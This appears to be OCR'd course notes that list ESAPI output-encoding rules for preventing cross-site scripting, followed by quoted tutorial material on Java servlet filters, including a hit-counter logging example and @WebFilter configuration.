
Example Blacklist



RegEx Blacklist Example



Locations Where User Input Can Appear



#1: (&, <, >, ") → &entity; (', /) → &#xHH;
ESAPI: encodeForHTML()

#2: All non-alphanumeric < 256 → &#xHH;
ESAPI: encodeForHTMLAttribute()

#3: All non-alphanumeric < 256 → \xHH
ESAPI: encodeForJavaScript()

#4: All non-alphanumeric < 256 → \HH
ESAPI: encodeForCSS()

#5: All non-alphanumeric < 256 → %HH
ESAPI: encodeForURL()

Servlet Filters

Servlet, JSP and Spring MVC: A Tutorial

by Budi Kurniawan

Publisher: Brainy Software

Release Date: January 2015


ISBN: 9781771970020

Topics: Certification / Java

https://www.safaribooksonline.com/library/view/servlet-jsp-and/9781771970020/

A Servlet filter is an object that can intercept HTTP requests targeted at your web application.

A servlet filter can intercept requests both for servlets, JSP's, HTML files or other static content, as illustrated in the diagram below:



A Servlet Filter in a Java Web Application

http://tutorials.jenkov.com/java-servlets/servlet-filters.html

The Essentials of Filters

The Java Servlet specification version 2.3 introduces a new component type, called a filter. A *filter* dynamically intercepts requests and responses to transform or use the information contained in the requests or responses. Filters typically do not themselves create responses, but instead provide universal functions that can be "attached" to any type of servlet or JSP page.

Filters are important for a number of reasons. First, they provide the ability to encapsulate recurring tasks in reusable units. Organized developers are constantly on the lookout for ways to modularize their code. Modular code is more manageable and documentable, is easier to debug, and if done well, can be reused in another setting.

Second, filters can be used to transform the response from a servlet or a JSP page. A common task for the web application is to format data sent back to the client. Increasingly the clients require formats (for example, WML) other than just HTML. To accommodate these clients, there is usually a strong component of transformation or *filtering* in a fully featured web application. Many servlet and JSP containers have introduced proprietary filter mechanisms, resulting in a gain for the developer that deploys on that container, but reducing the reusability of such code. With the introduction of filters as part of the Java Servlet specification, developers now have the opportunity to write reusable transformation components that are portable across containers.

http://www.oracle.com/technetwork/java/filters-137243.html

Servlet Filter API

Filters

A filter is an object that intercepts a request and processes the **ServletRequest** or the **ServletResponse** passed to the resource being requested. Filters can be used for logging, encryption and decryption, session checking, image transformation, and so on. Filters can be configured to intercept a resource or multiple resources.Filter configuration can be done through annotations or the deployment descriptor. If multiple filters are applied to the same resource or the same set of resources, the invocation order is sometimes important and in this case you need the deployment descriptor.

This chapter explains how to write and register filters. Several examples are also given.

The Filter API

The following section explains the interfaces that are used in a filter, including **Filter**, **FilterConfig**, and **FilterChain**.

A filter class must implement the **javax.servlet.Filter** interface. This interface exposes three lifecycle methods for a filter: **init**, **doFilter**, and **destroy**.

Example Use Cases for Servlet Filters

- Authentication-Blocking requests based on user identity.
- *Logging and auditing*-Tracking users of a web application.
- Image conversion-Scaling maps, and so on.
- *Data compression*-Making downloads smaller.
- *Localization*-Targeting the request and response to a particular locale.
- *XSL/T transformations of XML content*-Targeting web application responses to more that one type of client.
- Querying the request and acting accordingly
- Blocking the request and response pair from passing any further.
- Modifying the request headers and data. You do this by providing a customized version of the request.
- Modifying the response headers and data. You do this by providing a customized version of the response.

http://www.oracle.com/technetwork/java/filters-137243.html

Programming Filters

The filter API is defined by the `Filter`, `FilterChain`, and `FilterConfig` interfaces in the `javax.servlet` package. You define a filter by implementing the `Filter` interface. A filter chain, passed to a filter by the container, provides a mechanism for invoking a series of filters. A filter config contains initialization data.

The most important method in the `Filter` interface is the `doFilter` method, which is the heart of the filter. This method usually performs some of the following actions:

- Examines the request headers
- Customizes the request object if it wishes to modify request headers or data or block the request entirely
- Customizes the response object if it wishes to modify response headers or data
- Invokes the next entity in the filter chain. If the current filter is the last filter in the chain that ends with the target servlet, the next entity is the resource at the end of the chain; otherwise, it is the next filter that was configured in the WAR. It invokes the next entity by calling the `doFilter` method on the chain object (passing in the request and response it was called with, or the wrapped versions it may have created). Alternatively, it can choose to block the request by not making the call to invoke the next entity. In the latter case, the filter is responsible for filling out the response.
- Examines response headers after it has invoked the next filter in the chain
- Throws an exception to indicate an error in processing

In addition to `doFilter`, you must implement the `init` and `destroy` methods. The in `it` method is called by the container when the filter is instantiated. If you wish to pass initialization parameters to the filter you retrieve them from the `FilterConfig` object passed to `init`.

http://www.oracle.com/technetwork/java/filters-137243.html

Example: Logging Servlet Access

Now that you know what the main elements of the filter API are, let's take a look at a very simple filter that does not block requests, transform responses, or anything fancy-a good place to start learning the basic concepts of the API.

Consider web sites that track the number of users. To add this capability to an existing web application without changing any servlets you could use a logging filter.

`HitCounterFilter` increments and logs the value of a counter when a servlet is accessed. In the `doFilter` method, `HitCounterFilter` first retrieves the servlet context from the filter configuration object so that it can access the counter, which is stored as a context attribute. After the filter retrieves, increments, and writes the counter to a log, it invokes `doFilter` on the filter chain object passed into the original `doFilter` method. The elided code is discussed in Programming Customized Requests and Responses .

http://www.oracle.com/technetwork/java/filters-137243.html

```
public final class HitCounterFilter implements Filter {
   private FilterConfig filterConfig = null;
   public void init(FilterConfig filterConfig)
      throws ServletException {
      this.filterConfig = filterConfig;
   }
   public void destroy() {
      this.filterConfig = null;
   }
   public void doFilter(ServletRequest request,
      ServletResponse response, FilterChain chain)
      throws IOException, ServletException {
      if (filterConfig == null)
         return;
      StringWriter sw = new StringWriter();
      PrintWriter writer = new PrintWriter(sw);
      Counter counter = (Counter)filterConfig.
         getServletContext().
         getAttribute("hitCounter");
      writer.println();
      writer.println("===============");
      writer.println("The number of hits is: " +
         counter.incCounter());
      writer.println("===============");

      // Log the resulting string
      writer.flush();
      filterConfig.getServletContext().
         log(sw.getBuffer().toString());
      ...
      chain.doFilter(request, wrapper);
      ...
   }
}
```

http://www.oracle.com/technetwork/java/filters-137243.html

WebFilter Annotation

There are two ways to configure a filter. You can configure a filter using the **WebFilter** annotation type or by registering it in the deployment descriptor. Using **@WebFilter** is easy as you just need to annotate the filter class and you do not need the deployment descriptor. However, changing the configuration settings requires that the filter class be recompiled. On the other hand, configuring a filter in the deployment descriptor means changing configuration values is a matter of editing a text file.

To use **@WebFilter**, you need to be familiar with its attributes. Table 9.1 lists attributes that may appear in the **WebFilter** annotation type. All attributes are optional.

Web Filter Configuration Example


For instance, the following **@WebFilter** annotation specifies that the filter name is **DataCompressionFilter** and it applies to all resources.

```
@WebFilter(filterName="DataCompressionFilter", urlPatterns={"/*"})
```


This is equivalent to declaring these **filter** and **filter-mapping** elements in the deployment descriptor.

```
<filter>
    <filter-name>DataCompressionFilter</filter-name>
    <filter-class>
        the fully-qualified name of the filter class
    </filter-class>
</filter>
<filter-mapping>
    <filter-name>DataCompresionFilter</filter-name>
    <url-pattern>/*</url-pattern>
</filter-mapping>
```

Logging Filter Example

